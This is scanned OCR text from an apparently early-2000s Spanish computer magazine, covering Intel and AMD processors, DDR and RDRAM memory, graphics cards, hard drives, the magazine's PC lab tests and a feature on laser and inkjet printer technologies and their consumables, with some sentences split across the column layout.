
Intel acaba de presentar los dos «micros» Celeron más rápidos del momento, con velocidades de 766 y 733 MHz respectivamente. Ambos salen de la cadena de fabricación de 0,18 micras, lo que permite a Intel meter más transistores en una oblea de silicio. Con esta maniobra, intenta recuperar parte de la cuota de mercado que esta acaparando AMD, quien, con el lanzamiento del Duron, ha conseguido que 9 de cada 10 ensambladores de PCs opten por esta última alternativa. Y esta tendencia parece que tiene para largo, ya que AMD ha anunciado futuras versiones de su Duron a 850 y 900 MHz en la primera mitad del 2001 y a 1,1 GHz en la segunda.

Y si ya llevamos oyendo durante mucho tiempo rumores sobre las nuevas opciones de AMD para el mercado portátil —Palomino (gama alta) y Morgan (gama media)—, debemos empezar a pensar en sus sustitutos, que están a la vuelta de la esquina. Hablamos ni más ni menos que de sendas versiones en 0,13 micras, llamadas Thoroughbred y Appaloosa.

Suponemos que Intel se estará tirando de los pelos, ya que recientemente anunció que su nueva tecnología de 0,13 micras no estaría disponible hasta el 2002. AMD se vuelve a adelantar. Sin ir más lejos, el rango que va desde 1 GHz hasta 1,5 GHz es prácticamente territorio AMD, ya que el Pentium III intenta sacar tímidamente la versión a 1,13 GHz y el Pentium 4 comienza en 1,4-1,5 GHz.

Siguiendo con esta disputa, AMD ha presentado un Athlon a 1,5 GHz que se producirá en serie en el segundo cuatrimestre del 2001, cuando supuestamente Intel nos deleitará con su versión a 2 GHz del Pentium 4 que piensa sacar en enero. Veremos en qué se queda la cosa. Lo que está mucho más en el aire es el soporte que dará a la memoria DDR SDRAM, que en principio ha sido anunciado para el segundo cuatrimestre del 2001.

Con 180 Gbytes de capacidad, los discos duros tienen cuerda para rato.



El mínimo consumo de los procesadores Crusoe de Transmeta promete revolucionar el mercado de los PCs portátiles.

El que sigue con paso firme en el terreno de los procesadores para PCs portátiles es Intel con su Pentium III a 1 GHz que ha anunciado para la primera mitad del 2001. Mientras tanto, AMD continúa con promesas pero sin ningún resultado tangible. Con respecto al proyecto *Hammer*, parece que el primero en llegar será el ClawHammer, corriendo a más de 2 GHz. Con esta familia, AMD ha puesto en el mercado ocho generaciones de procesadores, culminando con esta última de 64 bits.

La compañera imprescindible

En el tema de memoria y dentro de la disyuntiva creada en torno a DDR y RDRAM, Ali ha sido el primer fabricante de chipsets que está mostrando un apoyo total a la tecnología DDR. Concretamente, estamos hablando de ALiMAGiK1 y MobileMAGiK1 para Athlon y Duron, junto a Aladdin Pro 5 y Aladdin Pro 5M para Pentium III.

Como curiosidad, señalaremos que MobileMAGiK1 es el primer chipset que soporta la tecnología PowerNow! de los nuevos procesadores para portátiles de AMD. Y lo más sorprendente es que la aparente decadencia de la memoria RDRAM está cerca de su fin, ya que Samsung


NVIDIA y ATI se comen literalmente a 3dfx

La lucha en el mercado de las tarjetas gráficas es un mundo aparte. Un mundo que está sólo habitado por ATI, 3dfx y NVIDIA. 3dfx está desesperada desde que comprara hace dos años STB Systems con el objetivo de acaparar todo el mercado. No sólo no lo ha conseguido, sino que está mirando atónitamente como NVIDIA y ATI se reparten todo el pastel. Por esto, 3dfx se ha dado cuenta de que debe reinventarse a sí misma para tener opción a algo más de lo que tiene hasta ahora.

Parte de su «fracaso» se debe a su negativa a dejar que otros ensambladores montaran sus chips. Sin embargo, ahora están intentando que Creative, Elsa o Guillemot instalen el VSA-100 incluido tanto en las Voodoo4 como Voodoo5, como ocurrió hace tiempo con Voodoo1 y Voodoo2. El problema es que 3dfx no hizo muchos amigos con la compra de STB, ya que incluso dijo a todos sus colaboradores adiós. Esperemos que, con la llegada de su nuevo chip Mosaic, terminará la etapa del automontaje que estaba teniendo lugar en 3dfx hasta ahora. No obstante, tendrá que tener unas características impresionantes para persuadir a los ensambladores de que dejen de montar los chips de NVIDIA que tan buenos resultados les han dado.

La suerte que puede tener 3dfx es que su nuevo chip va a beneficiarse de la tecnología que ha adquirido con la compra reciente de Gigapixel, principalmente en el aumento de velocidad del proceso de renderización. Por otra parte, la realidad en la calle es bien distinta, con NVIDIA controlando el mercado de los PCs de sobremesa y ATI haciendo lo propio con los portátiles, y no sería de extrañar que 3dfx fuera com-

ha empezado la producción masiva de Rambus con la nueva tecnología de 0,17 micras, lo que va a suponer un incremento desmesurado de la capacidad soportada, que alcanzará los 288 Mbytes por chip. Pero ésta no es la única ventaja, ya que el tamaño de la oblea se reduce espectacularmente, permitiendo recortar costes y aumentar la velocidad en un 30%. Esto podría significar la aparición de módulos RDRAM de 1 Gbyte en un futuro no muy lejano.



La lucha AMD-Intel aún nos deparará muchas sorpresas, como quién superará la barrera de los 2 GHz.

Almacenamiento revolucionario

Lo que está teniendo una auténtica revolución es el mercado de los discos duros. No sólo se dobla la tasa de transferencia cada varios meses, sino que, además, la capacidad se dispara hasta cotas insospechadas. Quién le iba a decir a estas primitivas unidades con tecnología magnética que alcanzarían cifras astronómicas del estilo de los 180 Gbytes, que ha presentado recientemente Seagate. Esta cifra rompe con todo lo habido y no sólo lo sitúa como el disco duro más grande del planeta, sino también el más silencioso de su tamaño, con menos de 4 dB de umbral.

Como era de esperar, la interfaz elegida para mover los cerca de 50 Mbytes/s es Ultra160 SCSI, aunque es más que probable que el modelo ATA100 esté al caer. Para hacernos una idea de lo que supone contar con un disco duro con cerca de 200 Gbytes de espacio, debemos pensar en una pila de documentos de texto con una altura superior a tres rascacielos, uno encima de otro.

Por otro lado, el mercado del DVD sigue su imparable avance gracias a las nuevas unidades «combo» CD-DVD que no sólo graban y regraban CDs sino que también hacen lo propio con los DVDs. Así pues, se espera que en el 2001 el mercado se llene de unidades compatibles CD-R, CD-RW, DVD-R o DVD-RW al mismo tiempo. De esta forma, con casi 5 Gbytes de capacidad, la edición digital de vídeo y el almacenamiento portátil a gran escala están de enhorabuena.

La dura competencia

Otro tema que está dando mucho que hablar es el de los PCs Transmeta. La cuestión en los portátiles es la forma de optimizar las baterías. El bajo consumo de estos equipos ha abierto un amplio abanico de posibilidades y se calcula que el tiempo de vida de sus baterías estará en torno a las diez horas, lejos de las habituales dos horas convencionales.

Además, por el especial diseño de las pilas, con un tamaño aproximado de una pulgada, su colocación puede situarse en mitad de la pantalla, lo que repercute en una base mucho más delgada y permite colocar los puertos a los lados en vez de en la parte de atrás, como venía siendo lo habitual. Pero hay una cuestión que merece un estudio más en profundidad, que es si la reducción de consumo de estos equipos que incorporen procesadores Transmeta será realmente significativa frente a la competencia.

El hecho es que el consumo del procesador en un portátil es tan sólo el 30% del total. Sin ir más lejos, un Pentium III 500 móvil consume poco más de 5 vatios, mientras que un Crusoe de Transmeta necesita 1,15 vatios realizando *code morphing* para ejecutar código x86. No parece muy espectacular. De hecho, hay voces que claman al cielo y manifiestan que un uso de este tipo de sistemas va a ser la reproducción de música MP3 o similar, ya que la pantalla puede estar apagada y el disco duro en modo de ahorro de energía. Esto supone que el componente clave de gasto energético es el procesador, y aquí es donde un Transmeta puede hacer mucho daño a la competencia. Sin embargo, no olvidemos que esta competencia está liderada ni más ni menos que por AMD e Intel, lo que ha motivado que ambas compañías hayan reaccionado anunciando versiones móviles de Athlon y Duron con PowerNow! en el caso del primero y Pentium III *mobile*, con consumos aún más reducidos, en el caso del segundo.

Lo que es indudable es el apoyo que está teniendo Transmeta en general y Crusoe en particular por la mayoría de los fabricantes y ensambladores de todo el mundo. El último gigante en dar su visto bueno es Casio, que ha optado por Crusoe para su nueva generación de PDAs. Igualmente ocurre con Sony, Fujitsu, Nec e Hitachi, por poner unos ejemplos. Sin embargo, empresas como IBM o Toshiba han decidido que los productos de Transmeta no son para ellos, o por lo menos en sus líneas básicas de producción de portátiles.


Daniel G. Ríos

Preparados, listos ... ya

Llega la nueva memoria DDR y el Pentium 4

Ante la inminente llegada de la Navidad, fabricantes y ensambladores preparan sus mejores armas. Aparte de ser tiempo de paz y grandes comilonas, es el momento elegido para que las grandes novedades vean la luz.

Sin lugar a dudas, el elemento que ha supuesto una pequeña revolución en nuestro Laboratorio este mes ha sido la nueva memoria DDR que Nec nos ha proporcionado. Después de la tímida aceptación que está teniendo la memoria RDRAM y los contradictorios resultados de rendimiento obtenidos, estábamos deseando comprobar si la DDR empezaba con mejor pie que su competidora directa. Para ir abriendo boca, podemos adelantar que los resultados son magníficos y la diferencia de precio con respecto a la SDRAM merece la pena. No solamente tiene un rendimiento igual o superior a la RDRAM, sino que es más barata y no requiere el uso de los engorrosos terminadores de los que se vale aquélla. La placa en cuestión ha sido una Gigabyte y la memoria está fabricada por Samsung. La única pega que hemos encontrado, bastante obvia teniendo en cuenta su reciente lanzamiento, es que sólo cuenta con dos ranuras, lo que limita la capacidad de ampliación.




La nueva memoria DDR es la estrella este mes de nuestras pruebas de evaluación.

En otro orden de cosas, el procesador Athlon sigue su carrera meteórica al margen de los titubeos de Intel. Este mes hemos tenido el gusto de probar el último de la serie: un Athlon a 1,2 GHz. Se ha comportado magníficamente, lo que hace suponer que Penium 4 no se encuentra ante un camino de rosas. Con un índice SYSmark2000 superior a 220, el listón queda muy alto.

Otro dato significativo ha sido la defunción definitiva que han sufrido los zócalos Slot 1 y Slot A en favor de los modernos Socket 370 y Socket A. ¿Qué fallos hemos encontrado en esta ocasión en los equipos en general? Pues más o menos los de siempre: equipos sin módem, sólo 64 Mbytes de memoria, tarjetas de sonido sobresalientes con altavoces mediocres, ausencia de software extra, inclusión de un CD-ROM en lugar de un DVD-ROM (cuando la diferencia de precio entre ambos es mínima), etc. Eso sí, la lista de «meteduras de pata» va siendo cada vez más pequeña.

Equipos evaluados

Echando un vistazo a los equipos domésticos que hemos analizado, lo primero que llama la atención es que Windows Me es ya el sistema operativo de serie en un 99% de los casos, algo que no ocurre aún con los profesionales ni los portátiles. También es de agradecer la calidad del apartado gráfico, ya que por primera vez en mucho tiempo en la configuración de los equipos de precio intermedio —entre 200.000 y 300.000 pesetas— se incluyen tarjetas gráficas de gama alta con 32 «megas» de memoria como mínimo y con los omnipresentes chips de la casa NVIDIA como el GeForce2 GTS. Además, por fin se acabaron las configuraciones que cojeaban siempre en este sentido. Esto no tendría razón de ser sin un buen monitor y los fabricantes lo saben bien, por lo que los domésticos de este mes van bien acompañados por pantallas de 17 pulgadas de marcas de prestigio como LG y Dell.



El binomio AMD-DDR ha empezado con mejor pie que el Intel-RDRAM.

Por su parte, en la categoría de equipos profesionales, las altas prestaciones marcan la pauta. Los procesadores ensamblados superan ampliamente la barrera del gigahercio y las memorias instaladas tienden a situarse en torno a los 256 Mbytes. En este segmento es donde esperamos que se introduzca con más fuerza la memoria DDR y el único donde las regrabadoras empiezan a ser equipamiento de serie. Como es lógico también, el almacenamiento es una opción fundamental en esta categoría. Prueba de ello es la total implantación de la interfaz IDE ATA100 con capacidades desorbitantes por encima de los 50 Gbytes. Esto no debe asustarnos, ya que las unidades de 180 Gbytes (con interfaz Ultra160 en principio) están a la vuelta de la esquina. El resultado de todo esto es la relegación de la interfaz SCSI a segmentos más profesionales aún. A ello ha contribuido la creciente expansión que están teniendo las controladoras RAID para IDE, lo que convierte a nuestros populares discos en soluciones profesionales para empresas medianas y pequeñas.

En el apartado multimedia, aunque en un principio estos PCs no tienen ninguna concesión para el ocio, últimamente estamos asistiendo a un cambio importante, ya que las tarjetas de sonido y los altavoces se incorporan de forma tímida. En cuanto al tamaño del monitor, hay consenso y no se habla de nada que baje de las 19 pulgadas.

Para terminar, esperamos contar el mes que viene con más equipos configurados con Pentium 4 y memoria RDRAM como los que hemos podido probar en nuestro tema de portada. Asimismo, tenemos impaciencia por ver más placas con soporte DDR y no sólo para AMD sino también para Intel, como las que ha desarrollado ALI.

Daniel G. Ríos

Las tecnologías más populares

Descubrimos la esencia del láser y la inyección

Atrás quedaron los tiempos de las impresoras matriciales. La década de los 90 supuso el triunfo absoluto de dos tecnologías que ofrecían, en cada segmento, los rendimientos y la calidad que los usuarios demandaban. Los dispositivos láser y de inyección de tinta son desde entonces los compañeros inseparables de cualquier ordenador.

A través de estas páginas pretendemos ofrecer una visión de las principales tecnologías utilizadas en impresoras y en todo lo que las rodea. Las propias máquinas, los componentes de los que hacen uso (cartuchos, tóner) e incluso los diversos tipos de papel serán objeto de repaso en las siguientes líneas. El objetivo es mostrar a nuestros lectores una panorámica de la oferta actual y del segmento al que está orientada cada una de las tecnologías implicadas.

Los inicios

Las impresoras surgieron como primer dispositivo de salida cuando, en los comienzos de la informática, los monitores como tales no existían. Con la aparición de estos últimos, la impresión de documentos se transformó en una opción de la que disponían tan sólo oficinas y empresas, pero que poco a poco se fue incorporando a la cultura doméstica. Probablemente, más de un lector haya tenido en sus tiempos (y algunos aún las conservan, siendo adecuadas para ciertas tareas) una unidad matricial, de 9 o 24 agujas, que tuvieron un enorme éxito en la década de los 80. Las posteriores patentes que hicieron aparecer las primeras láser (mediados de los 80) e inyección de tinta permitieron pensar en unos rendimientos mucho más acordes con los tiempos.

Hoy en día, el usuario de informática cuenta con una amplia gama de productos entre los cuales predominan de forma aplastante los de inyección de tinta. En menor medida (al menos para el usuario doméstico, como se observa en todas las encuestas al respecto), los periféricos láser tienen su lugar habitual en todo tipo de oficinas y entornos empresariales. En cualquier caso, se confirma el éxito de estos dos formatos frente a otros mucho menos conocidos, como los de sublimación, tinta sólida, térmicas y de cera.

Todas ellas se engloban dentro de lo que se denominan impresoras sin impacto, que hacen uso de técnicas fotográficas y electrónicas para la estampar los caracteres y los gráficos directamente en el papel. Se mejora así tanto el ruido producido como la calidad y velocidad de los documentos obtenidos. Por su parte, se califican de impacto a las antiguas soluciones destinadas a trabajos de oficina que contaban con diversos mecanismos. Matriciales o de agujas, de margarita, de bandas o de tambor son las que tuvieron mayor repercusión pero, como hemos comentado, se vieron pronto sustituidas por las de inyección de tinta y láser.

Esquema de funcionamiento de una impresora láser.

Impresión láser

Las grandes triunfadoras de la década de los 80, junto con las máquinas matriciales (antes de que aparecieran las económicas tecnologías de inyección de tinta), fueron las láser. La primera de ellas apareció de la mano de HP, que lanzó al mercado el primer modelo láser en 1984 basándose en un desarrollo de Canon. El funcionamiento básico es similar al que realiza una fotocopiadora, con una diferencia esencial: la fuente de luz. Mientras que durante el escaneado de un documento en una fotocopiadora se utiliza una luz clara, en el caso de una impresora de este tipo es precisamente un haz de láser.

En concreto, se emplea una técnica que hace que un haz de láser induzca cargas eléctricas sobre un tambor que gira a velocidad constante. Estas cargas atraen a las partículas del tóner con una carga opuesta para, así, ir conformando los caracteres y las figuras. La parte negativa de las partículas se mantienen en el papel y, mediante elevadas temperaturas, se funde con él. Para enfocar el láser en la posición adecuada, se utiliza un espejo y un deflector que permiten

Cabezal y cartucho por separado

Una de las últimas técnicas aplicadas a las impresoras de inyección de tinta ha venido de la mano de HP, quien introduce una nueva tecnología en su última gama de impresoras profesionales (serie 2000). Ésta se caracteriza no sólo por separar los distintos cartuchos de color unos de otros, como vienen haciendo fabricantes como Canon o Xerox, sino también por distinguir las cabezas y los propios cartuchos en la impresora, con lo que los costes de reemplazo disminuyen aún más. Esto se debe a que, normalmente, los consumibles de tinta cuentan con los cabezales incorporados, de modo que al cambiar uno por falta de líquido echamos a perder el cabezal, que tiene una duración mucho más elevada. Así, mientras que los cartuchos de color de esta impresora tienen una capacidad estimada de 1.750 páginas, el cabezal aguanta hasta 24.000.

Esto mejora aún más la relación de precio que sostienen los productos de inyección y que se acentúa en el apartado de mantenimiento. La idea previa (separar los cartuchos de color, en lugar de disponer de un recipiente con los tres situados como uno sólo) ya permite aprovechar cada depósito al máximo. De esta manera, si se agota uno de ellos, no implica la molesta y poco económica tarea de cambiarlo todo. En estos casos, además, como pone de manifiesto la máquina de HP, los cartuchos cuentan con un sensor que detecta en cada momento la capacidad disponible en cada uno de ellos. Y, en el caso de la serie 2000 de HP, incluso los cabezales toman buena nota de su uso para avisar de su cambio en el momento oportuno.

Las máquinas de inyección de tinta usan una gran variedad de tecnologías para alargar la vida de los cartuchos.

Las grandes triunfadoras de la década de los 80, junto con las máquinas matriciales, fueron las impresoras láser

imprimir cualquier tipo de forma con una resolución y a una velocidad excelentes. Esta resolución depende principalmente del tamaño de las partículas y de la precisión implementada en el mecanismo de enfoque del láser.


Dentro de esta categoría entrarían dos tecnologías que no hacen uso del láser para estampar la imagen, sino que en su lugar recurren a otras fuentes de luz. Así, tenemos las impresoras **LED** (*Light Emitting Diode*), que funcionan gracias a una matriz de diodos que residen en el interior de la máquina y abarcan el ancho completo del tambor. Éstos crean una imagen cuando el papel se sitúa en su perpendicular, aplicando la misma idea que en la tecnología láser pura, en la que la carga cambia de signo creando así patrones en la imagen que aparecerá en la hoja.

En segundo lugar, descubrimos las **LCD**, que trabajan con un mecanismo similar, pero que, en lugar de utilizar diodos, se decantan por un panel de cristal líquido como fuente lumínica. El resto del proceso es idéntico al utilizado en láser y LED. Por cierto, la ventaja de estas últimas es que su tecnología es más barata debido al bajo coste de los diodos frente a la cantidad de partes móviles de las láser, aunque en su contra hay que decir que la resolución horizontal es fija y difícilmente mejorable por software.



Inyección de tinta

Esta opción surgió a principios de los 90, pese a que las unidades monocromas hacían su aparición a finales de la década anterior, y ha tenido una acogida excelente entre los usuarios domésticos. La razón fundamental es que se trata de dispositivos baratos que ofrecen una calidad y un rendimiento cada vez mayores, y lo mejor de todo: el color. Disponer de una impresora en color por menos de 30.000 pesetas es todo un reclamo para cualquiera. Por desgracia, su mantenimiento es más caro que en el caso de una láser monocroma y su velocidad es inferior en prácticamente todos los casos.



En esta imagen se puede observar cómo los cartuchos expulsan las gotas de tinta mediante las toberas situadas en los cabezales.

Sin embargo, los últimos lanzamientos de fabricantes como HP, Canon, Xerox o Epson alcanzan ya velocidades notables y calidades fotográficas que se imponen, en la mayoría de los casos, a los aún caros periféricos láser. La última moda es disponer de cartuchos de tinta de color separados, pues permiten aprovechar hasta la última gota de cada uno. Además, nombres como PhotoSmart o MicroPiezo responden a técnicas de mejora de la impresión basadas en el tratamiento de los puntos que se reflejan en el documento final.

El papel, del que también hablamos más adelante en este artículo, también desempeña una importante labor en los trabajos de tinta. Mientras que en los aparatos láser el grosor y textura es prácticamente independiente de los resultados obtenidos, al trabajar con inyección



Los fabricantes tienden a independizar cada vez más los distintos colores para ahorrar gastos.



El papel resulta un elemento determinante en la calidad final de la impresión.

Los dispositivos de inyección son baratos, ofrecen una calidad y un rendimiento cada vez mayores y, lo mejor de todo, aportan color

de tinta es necesario disponer de hojas que absorban bien el líquido para lograr un acabado aceptable. Esto aumenta aún más los costes en casos en los que la calidad sea primordial, pero de nuevo nos encontramos con que los desarrolladores implementan nuevos métodos de secado que intentan que este parámetro tenga menos repercusión en la decisión final del usuario.

El funcionamiento de esta clase de soluciones se basa en un mecanismo que forma los puntos que componen los gráficos y caracteres al pulverizar pequeñas gotas de tinta desde unas pequeñas toberas. Para ello, existen unos elementos que evaporan la tinta, formando unas burbujas de gas que empujan a las gotas a salir de esos minúsculos tubos. Existen tres sistemas para la impresión final de la tinta.

El primero de ellos utiliza una barra horizontal en la que se sitúa un agujero por cada punto, a través del cual pasa la tinta. En el segundo se hace uso de campos eléctricos para proyectar las gotas, mientras que en el último se halla un cabezal con múltiples toberas, similar al de una impresora de agujas, por el cual circula el líquido.

Como variaciones a estos métodos han surgido implementaciones como **Advanced MicroPiezo** (derivada de la tecnología Piezo-Electric) de Epson, que además de reducir la cantidad de tinta utilizada por punto (6 picolitros), permite variar el tamaño del punto en una simple pasada del cabezal y utiliza impulsos eléctricos para disparar las gotas en lugar de la tecnología térmica. De otro lado, el desarrollo propietario de HP conocido como **PhotoRET** también mejora la calidad y el rendimiento de las soluciones de tinta mediante la combinación de diversos puntos en un reducido espacio. En ambos casos, los resultados conseguidos para la impresión de imágenes en calidad fotográfica es notable.

Asimismo, hemos de sumar las populares **Halftone**, **Contone** y **Dithering,** que permiten, de una u otra forma, incrementar la calidad de la impresión mediante la aplicación de puntos de diverso tamaño, la superposición de otros para la consecución de mayor cantidad de color o la difusión de las tonalidades para eliminar contornos y ruidos.

Consumibles

Cualquiera de las dos tecnologías comentadas requiere de ciertos elementos para alargar el ciclo de vida. Los llamados consumibles o fungibles son partes integrantes de la máquina que se deben reemplazar cada cierto tiempo, puesto que su capacidad y vida útil son limitados. En este sentido, encontramos ciertos elementos como tóneres, tambores y fusores en las impresoras láser, y



La tecnolog
de la utilizada en la inyección de tinta.

Las grandes desconocidas

Frente a los dispositivos láser y de inyección de tinta se sitúan otras tecnologías que, si bien no son tan conocidas como éstas, sí tienen un hueco en el mercado informático gracias a unas prestaciones muy concretas. Así, nos encontramos en primer lugar con las impresoras térmicas, en las cuales es también determinante el papel utilizado, puesto que el cabezal (compuesto de agujas) oscurece o colorea la página conforme a la combinación utilizada en ella.

Por otro lado, tenemos aparatos de sublimación de tinta, con una calidad de salida excepcional y con una resolución profesional. Éstos basan su funcionamiento en la vaporización y fundición de tintes sobre un papel absorbente que previamente ha recibido un tratamiento especial. Según el calor aplicado al tinte, éste se difunde sobre la hoja con mayor o menor intensidad, dando así resultados notables. El precio y la lentitud de salida de los documentos, sin embargo, los orientan sólo a mercados muy específicos. Para terminar, la transferencia térmica o de ceras no requiere de soporte especial y se basa en la mezcla de pinturas situadas en cintas de ceras del tamaño de una página. Éstas se disponen de forma secuencial y se solidifican rápidamente al entrar en contacto con la superficie del papel.

cartuchos de tinta en las de inyección. A todos ellos dedicamos secciones especiales que ayudarán a nuestros lectores a elegir la opción que mejor se adapta a sus necesidades.

En otro segmento se ubican los diversos tipos de papel, un consumible tremendamente importante, sobre todo en lo que se refiere a las inyección. Los propios fabricantes adecuan la calidad de salida de los documentos según el tipo de hoja utilizada. Los *drivers* y las aplicaciones de gestión de estos dispositivos posibilitan la selección de los diversos tipos, tanto en lo que se refiere al tamaño o formato como a la textura y grosor. De este modo, se distingue entre un papel fotográfico, de una transparencia o de un folio DIN A4 normal y corriente.

En las pruebas realizadas, hemos optado por modelos de inyección de los principales fabricantes (Epson 760, HP DeskJet 840 y Canon 8200C) además de una unidad láser de HP. Sorpresas en el apartado de cartuchos, en los que el trabajo con páginas de color liso (magenta, cyan o amarillo) provoca que, a las pocas copias (entre 20 y 30, según el modelo, pero la variación entre unas y otras es despreciable), los cartuchos se vacíen. La calidad elegida para tales documentos era la mejor posible y no se emplearon métodos de ahorro, por lo que el desgaste se acentuó enormemente. Esto hace considerar seriamente las opciones basadas en cartuchos independientes, que optimizan el aprovechamiento de la tinta, al tiempo que se debe tener en cuenta los modos de ahorro y las calidades elegidas para este tipo de impresoras en cada momento, de forma que no nos quedemos «cortos de material» en poco tiempo.

Antes de dar paso a las páginas de análisis, queremos agradecer el apoyo que las firmas Boeder, Canon, Data Becker y HP nos han brindado y sin cuya inestimable ayuda no

Los en inyección de fabricantes como HP, Canon, Xerox o Epson alcanzan velocidades notables y calidades fotográficas



Existen gran cantidad de marcas y modelos de cartuchos de tinta con diferentes formatos.

Cartuchos de tinta

Un componente crítico en las unidades de inyección

Con tiempos de secado más breves y sensores que detectan su próximo agotamiento, los cartuchos son el consumible por excelencia de las impresoras de tinta.

La posibilidad de imprimir a todo color (y a relativo bajo precio) cualquier tipo de documento almacenado en el ordenador ha hecho que muchos usuarios domésticos se hayan decantado por las impresoras de inyección. En estos dispositivos, los consumibles más necesarios e imprescindibles son los cartuchos de tinta, donde se almacenan los preciados líquidos con los que se compondrá la imagen final.

¿Clónicos u originales?

Lo que parece una pregunta referida a ordenadores completos se puede aplicar a estos fungibles. Con la aparición de las primeras impresoras monocromas surgieron empresas que ofrecían repuestos a bajo precio, e incluso se daba la circunstancia de que era posible recargar una y otra vez los cartuchos como si de plumas estilográficas se tratasen. Estos recambios, que dejaban a menudo las manos de los usuarios irreconocibles durante unas horas, han ido desapareciendo con la llegada de los nuevos modelos y de las técnicas aplicadas a los cartuchos de última generación.

Aún así, hay fabricantes que ofrecen suministros válidos para diversas impresoras y que pueden suplir a los aportados por los propios fabricantes. Lo que sucede en el terreno de los ordenadores, en el que los clónicos tienen un gran éxito entre los usuarios domésticos, no ocurre para las impresoras de inyección de tinta. Estos componentes clónicos suponen un ahorro sensible, pero los usuarios se suelen decantar por cartuchos del fabricante, que al fin y al cabo es quien mejor sabe cómo funciona su máquina y cuál es el cartucho ideal para la misma. Además, influye el hecho de que los cartuchos de una impresora no suelen servir para otra similar, a no ser que pertenezca a la misma gama. La capacidad y el propio formato físico de los depósitos varía ligeramente entre unas máquinas y otras, lo que determina el uso de distintas unidades para diferentes periféricos.

Factores clave

A la hora de evaluar el comportamiento de un cartucho hay que tener en cuenta varios factores. En nuestras pruebas, y dada la imposibilidad de examinar la gama total de soluciones e impresoras existentes en el mercado, hemos optado por recurrir a tres reconocidos fabricantes (HP, Canon y Epson) para que nos prestasen las impresoras correspondientes. En ellas, hemos analizado cartuchos originales y otros desarrollados por empresas como Pelikan. Las pruebas han consistido en la impresión sistemática de grandes cantidades de documentos en color, tanto imágenes con tonalidades combinadas como gráficos en los cuales tan sólo estaba presente uno de los tres colores básicos (cyan, magenta o amarillo). De este modo pudimos comprobar la duración de los cartuchos y la rentabilidad que se obtiene de los mismos.

La calidad de salida de los documentos en diversas etapas y el coste del recambio son sin duda factores clave a la hora de evaluar los depósitos y, por extensión, las impresoras a los que están adaptados. Estas tintas cada vez están mejor tratadas químicamente, con tiempos de secado ultra rápidos y la progresiva desaparición del efecto de difuminado que presentan las impresiones nada más aparecer en la bandeja de salida. Si al deslizar el dedo por la copia impresa los colores se difuminan, la tinta tarda en secar y fijarse en el papel más de la cuenta de modo que no queda indeleble. Este efecto también debe ser tratado con cuidado a la hora de estudiar estos dispositivos.

La impresión sobre cualquier tipo de papel también es objetivo fundamental entre los fabricantes. Precisamente esos tiempos de secado y la cantidad de tinta expulsada por gota (que en el menor de los casos puede ser de tan sólo 3 picolitros, pero que por término medio ronda los 8 o 10) determina la importancia de una hoja que absorba lo suficientemente bien y rápido. La química juega en estos casos un papel fundamental y por esta razón los departamentos de investigación de los fabricantes más importantes, como HP, Epson, Canon o Xerox, dedican muchos recursos a mejorar tecnologías y químicas.

Hasta seis colores distintos

Otra de las novedades incorporadas en los últimos tiempos a las impresoras de inyección de tinta es la adición de dos nuevos colores a la gama básica tradicional. Así, además del obligatorio cartucho de tinta negra y de los colores primarios (cyan, magenta y amarillo), nos encontramos con que algunos fabricantes añaden un cyan claro y un magenta claro para mejorar la calidad fotográfica de salida y lograr tonalidades mucho más parecidas al original, si cabe. Este tipo de técnica lo podemos encontrar en modelos de gama alta, en los que la calidad prima sobre la velocidad, y en que por ejemplo la aplicación típica es la impresión de fotografías de alta calidad mediante el papel adecuado y la elección de la mejor resolución.

Polvos mágicos en seco

Alternativa a la tinta líquida en la tecnología láser

Si uno de los elementos clave para una impresión con calidad en la inyección es el cartucho de tinta, en el lado del láser encontramos al tóner.

En el apartado anterior os hemos hablado de la tecnología y los diferentes tipos de cartuchos que las impresoras de inyección de tinta utilizan hoy en día. Sin embargo los dispositivos de impresión que están basados en tecnología láser no usan cartuchos de tinta líquida, sino que su funcionamiento interno es muy diferente, tal y como veremos a continuación.

